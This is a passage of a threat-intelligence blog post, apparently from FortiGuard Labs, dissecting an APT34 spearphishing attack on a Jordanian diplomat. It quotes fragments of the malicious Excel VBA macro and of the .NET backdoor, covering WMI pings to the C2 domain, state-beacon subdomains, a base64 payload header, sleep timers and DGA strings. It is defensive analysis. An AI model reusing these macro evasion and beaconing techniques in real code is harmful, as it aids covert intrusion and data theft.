Please Confirm You Received Our APT


⁝ 5/11/2022

Because we are constantly monitoring the threat landscape, FortiGuard Labs has the opportunity to see many unique and novel attacks. Recently, one of our sample collectors was able to find one such incident. It began with a spearphishing email to a diplomat in Jordan. Like many of these attacks, the email contained a malicious attachment. However, the attached threat was not a garden-variety malware. Instead, it had the capabilities and techniques usually associated with advanced persistent threats (APTs). Based on the techniques used in this attack, it appears to be another campaign launched by APT34. The rest of this blog will analyze the attack chain associated with this email and the traits that set it apart from average malware, such as DNS tunneling and stateful programming.

Affected Platforms: Microsoft Windows
Impacted Users: Targeted Windows users
Impact: Collects sensitive information from the compromised machine
Severity Level: Medium

Spearphishing Email

This spearphishing attack targeted a Jordanian diplomat, with the sender pretending to be a colleague from the IT department of the same governmental organization.


Fw: Confirmation Receive Document - Message (HTML)
File
Message
Tell me what you want to do...
1
Tue 4/26
Confirmation Receive ...
1 MB

[redacted] [redacted]

Fw: Confirmation Receive Document

From: [redacted]
Sent: Tuesday, April 26, 2022 2:53 AM
To: [redacted]
Subject: Confirmation Receive Document

Dear [redacted],

Fill attached form to confirm received Document as Soon as Possible.

Best Regards,


Figure 1. Spearphishing email

Looking at the headers of the email, we can determine that the email originated from outside the organization. But while it came from an external email address, it used the first and last name of an employee in the IT department. The alert diplomat decided to forward this to the real employee. This may have been done to verify the authenticity of the original email or, more likely, for further analysis within the IT department. As suggested in the email body, the attached Excel file contained a confirmation form for the targeted diplomat to fill out.

For those technically inclined, the next few sections break down the "how" and "what happened" of this malware. Other readers should feel free to skip to the "C2 Servers" section for details on how to protect your organization.

Malicious Excel File

The attached Excel file contains a malicious VBA (Visual Basic Application) macro as opposed to the Excel MacroSheets that other malware such as Emotet and QBot typically use. In many cases, a malicious macro may install some sort of stager, such as those deployed by Cobalt Strike or Metasploit. In other cases, the macro may use living-off-the-land techniques to download and execute a second-stage binary. Another option a macro may use is to simply drop and run a malicious binary. In this attack, the macro uses the latter option. This, however, was where similarities to other phishing attacks end.




```
12  Private Sub Workbook_Open()
13      GoTo s1
14      Sheets("Confirmation Receive Document").Visible = True
15      Sheets("Confirmation Receive Documents").Visible = False
16      'Sheets("TeamViewer Licenses").Visible = True
17      'Sheets("TeamViewer License").Visible = False
18
19      Exit Sub
20  s1:
21
22      Sheets("Confirmation Receive Documents").Visible = True
23      Sheets("Confirmation Receive Document").Visible = False
24      rds = CStr(Int((10000 * Rnd())))
25      get_ip_from_hostname_in_arg "zbabz"
```

Figure 2. Macro opening

One of the unique techniques seen in this macro is the toggling of sheet visibility. In most attacks involving Excel, no hidden sheets are used. And in those cases where hidden sheets are used, the hidden sheet typically holds the malicious code. In this attack, however, the visibility of two sheets is quickly switched as soon as the workbook is opened. One possible reason for this may be as an anti-emulation technique. Emulators (such as the freely available ViperMonkey) may or may not support all Excel functionality, such as the hiding of sheets.

Incidentally, lines 16 and 17 are commented out. Perhaps these lines were used for testing purposes or were part of a different lure, one in which *TeamViewer* (remote access and control software used for device maintenance) was used.

The astute observer may have also noticed line 25 in the previous image. Line 25 calls a function that contacts the C2 server.



```
Function get_ip_from_hostname_in_arg(tMsg)
    GetIPfromHostName ("qw" & tMsg & rds & ".joexpediagroup.com")
End Function

Function GetIPfromHostName(p_sHostName) As String
    On Error GoTo o5
    Dim wmiQuery
    Dim objWMIService
    Dim objPing
    Dim objStatus

    wmiQuery = "Select * From Win32_PingStatus Where Address = '" & p_sHostName & "'"

    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set objPing = objWMIService.ExecQuery(wmiQuery)
```

Figure 3. C2 contact


Unlike most malicious macros, this one uses WMI (Windows Management Instrumentation) to ping the C2 server instead of a more commonly used tool, such as PowerShell or CMD. Furthermore, this function is called multiple times during macro execution. It basically works as a state monitor to keep track of what's happening during the attack. The *tMsg* variable changed during different stages of the attack, allowing the attackers to view their network logs to see the state of their macro. The *rds* variable is a random four-digit number, with the same four digits used consistently throughout the macro state check-in process.

C2	**Macro State**
qwzbabz[four-digits].joexpediagroup[.]com	Macro start
qwzbbbz[four-digits].joexpediagroup[.]com	Connected successfully to task scheduler
qwzbaez[four-digits].joexpediagroup[.]com	Successfully created malicious PE file
qwzbbez[four-digits].joexpediagroup[.]com	Successfully created XML config file
qwzbcez[four-digits].joexpediagroup[.]com	Successfully created signed Microsoft PE file
qwzbdez[four-digits].joexpediagroup[.]com	Double-check malicious PE file was created
qwzbeez[four-digits].joexpediagroup[.]com	Successful manual execution of malicious PE file
qwzafzz[four-digits].joexpediagroup[.]com	Begin task scheduler configuration for persistence
qwzbbfz[four-digits].joexpediagroup[.]com	Successfully created scheduled task

Figure 4. Table of states

As alluded to in the table above, the macro has the capability to create three files. A malicious PE file was created as *%LocalAppData%\MicrosoftUpdate\update.exe*. A configuration file was created as *%LocalAppData%\MicrosoftUpdate\update.exe.config*. And the third file, *%LocalAppData%\MicrosoftUpdate\Microsoft.Exchange.WebServices.dll*, was signed and clean.

While the malware authors decided to store these three files inside the Excel file, they again chose to do so in a way that is not commonly seen.


Microsoft Visual Basic for Applications - Confirmation Receive Document.xls - [UserForm1 (UserFor
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Project - VBAProject
VBAProject (Confirmation Re
Microsoft Excel Objects
Sheet1 (Confirmation Rece
Sheet2 (Confirmation Rece
ThisWorkbook
Forms
UserForm1
UserForm2
UserForm3
UserForm1
Properties - Label1
Label1 Label
Alphabetic
Categorized


TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAA
AAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vd
CBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAABQR
QAATAEDALw33I0AAAAAAAAAAOAAIgALATAAAHYAAAAI
AAAAAAAAgpQAAAAgAAAAoAAAAABAAAAgAAAAAgAABA
AAAAAAAAAEAAAAAAAAAAADgAAAAAgAAAAAAAAIAQIUA
ABAAABAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAA
C+UAABPAAAAAKAAAMwFAAAAAAAAAAAAAAAAAAAAAA

(Name)	Label1
Accelerator	
AutoSize	False
BackColor	&H8000000F&
BackStyle	1 - fmBackStyleOpaqu
BorderColor	&H80000006&
BorderStyle	0 - fmBorderStyleNon
Caption	
ControlTipText	

Figure 5. Form caption

Three user forms are stored inside the Excel file. Each user form has a label, and each label has a caption. As seen in the image above, the caption contains base64 encoded data. Form1 contains the malicious update.exe file. Form2 contains the configuration file. And Form3 contains the clean Microsoft file. We will explore these files further later in this blog.

The malware authors also used the Excel macro to create a persistence method for their update.exe file. They accomplished this by setting a scheduled task.



Name	Status	Triggers
MicrosoftUpdate	Running	At 8:28 PM on 5/3/2022 - After triggered, repeat every 00:04:00 indefinitely.

Name: MicrosoftUpdate
Location: \
Author: Microsoft Corporation
Description: Microsoft Important Update

Figure 6. Scheduled task

The task is named *MicrosoftUpdate* and repeats every 4 hours. The macro also uses deprecated *IdleSettings* properties, such as *Duration* (which starts the task only if the computer has been idle for ten minutes) and *WaitTimeout* (which determines how long to wait for an idle condition). This task was set to allow 20 days to complete. Taking into account the date of the email and assuming the task ran immediately, the task would run until at least May 16, 2022.


In addition to the visibility switch technique described earlier, a second technique was also seen in this macro to possibly avoid automated analysis. This macro does this by checking for the existence of a mouse. If a mouse is not connected, the macro does not create any of the three files. There are a couple of instances where a mouse would not be attached to a computer. First, a mouse is not necessarily needed if the computer is controlled remotely. The only mouse needed would be installed on the controlling computer. And second, a mouse is not needed if an analysis machine is simply processing and emulating Office files. A script can be created to automatically perform all the actions necessary without a mouse.

As far as malicious macros go, this one contains several techniques not normally seen in most attacks. This suggests that more time and care have been given to developing this portion of the attack. In the next section, we will look at the files that were created by this macro.

Dropped Files

As explained earlier, this malicious Excel macro includes the ability to create three files. In this section, we will look at them individually, starting with the two benign files.

A signed file was embedded inside the Excel file and dropped to the following location: *%LocalAppData%\MicrosoftUpdate\Microsoft.Exchange.WebServices.dll*. Another innocuous file was dropped as *%LocalAppData%\MicrosoftUpdate\update.exe.config*. Its contents are to be used as configuration data. Here are the contents after decoding:




```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <startup>
    <supportedRuntime version="v2.0.50727"/>
    <supportedRuntime version="v4.0" />
  </startup>
</configuration>
```

Figure 7. Config data

The third file is the actual malware. It was created in the same location as the two previously dropped files, as *%LocalAppData%\MicrosoftUpdate\update.exe*. It was a .NET binary and contained the main payload.


This malware binary was certainly developed by the same group that created the Excel macro, as there are similarities between the two. One similarity deals with the idea of states and the tracking of what was happening at any given point in time within the execution flow. Since .NET is a more robust programming language than the scripting nature of VBA, the malware binary has a much easier way of keeping state.



```
public StateMachine()
{
    this.CurrentState = MachineState.Begin;
    this.transitions = new Dictionary<StateMachine.StateTransition, MachineState>
    {
        {
            new StateMachine.StateTransition(MachineState.Begin, MachineCommand.Start),
            MachineState.Alive
        },
        {
            new StateMachine.StateTransition(MachineState.Sleep, MachineCommand.Start),
            MachineState.Alive
        },
        {
            new StateMachine.StateTransition(MachineState.Alive, MachineCommand.Failed),
            MachineState.Sleep
        },
        {
            new StateMachine.StateTransition(MachineState.Alive, MachineCommand.HasData),
            MachineState.Receive
        },
        {
            new StateMachine.StateTransition(MachineState.Receive, MachineCommand.Failed),
            MachineState.Sleep
        },
        {
            new StateMachine.StateTransition(MachineState.Receive, MachineCommand.DataReceived),
            MachineState.Do
        },
        {
            new StateMachine.StateTransition(MachineState.Do, MachineCommand.Failed),
            MachineState.SecondSleep
        },
```

Figure 8. Dictionary of states

The figure above shows a partial state dictionary defined by the malware. Depending on the execution flow and what state the malware lands in, certain delays are introduced.




```
// Token: 0x04000001 RID: 1
public static int DelayMinAlive = 21600000;

// Token: 0x04000002 RID: 2
public static int DelayMaxAlive = 28800000;

// Token: 0x04000003 RID: 3
public static int DelayMinCommunicate = 40000;

// Token: 0x04000004 RID: 4
public static int DelayMaxCommunicate = 80000;

// Token: 0x04000005 RID: 5
public static int DelayMinSecondCheck = 1800000;

// Token: 0x04000006 RID: 6
public static int DelayMaxSecondCheck = 2700000;

// Token: 0x04000007 RID: 7
public static int DelayMinRetry = 300000;

// Token: 0x04000008 RID: 8
public static int DelayMaxRetry = 420000;
```

Figure 9. Delay times in milliseconds

These delays are executed by calling the Sleep() function. In .NET, Sleep() accepts values in milliseconds. In certain cases, for example, from *DelayMinAlive* to *DelayMaxAlive*, the malware can sleep anywhere from 6 to 8 hours!

While this malware sleeps in certain program states, other program states require it to contact the C2 server. Like the Excel macro, it contacts seemingly random subdomains. However, in actuality, it uses a domain generation algorithm (DGA) to calculate a subdomain.




```
        // Token: 0x0400000C RID: 12
        public static string CharsDomain = "abcdefghijklmnopqrstuvwxyz0123456789";

        // Token: 0x0400000D RID: 13
        public static string CharsCounter = "razupgnv2w01eos4t38h7yqidxmkljc6b9f5";

        // Token: 0x0400000E RID: 14
        public static string FirstAliveKey = "haruto";

        // Token: 0x0400000F RID: 15
        private static string[] _Domains;

        // Token: 0x04000010 RID: 16
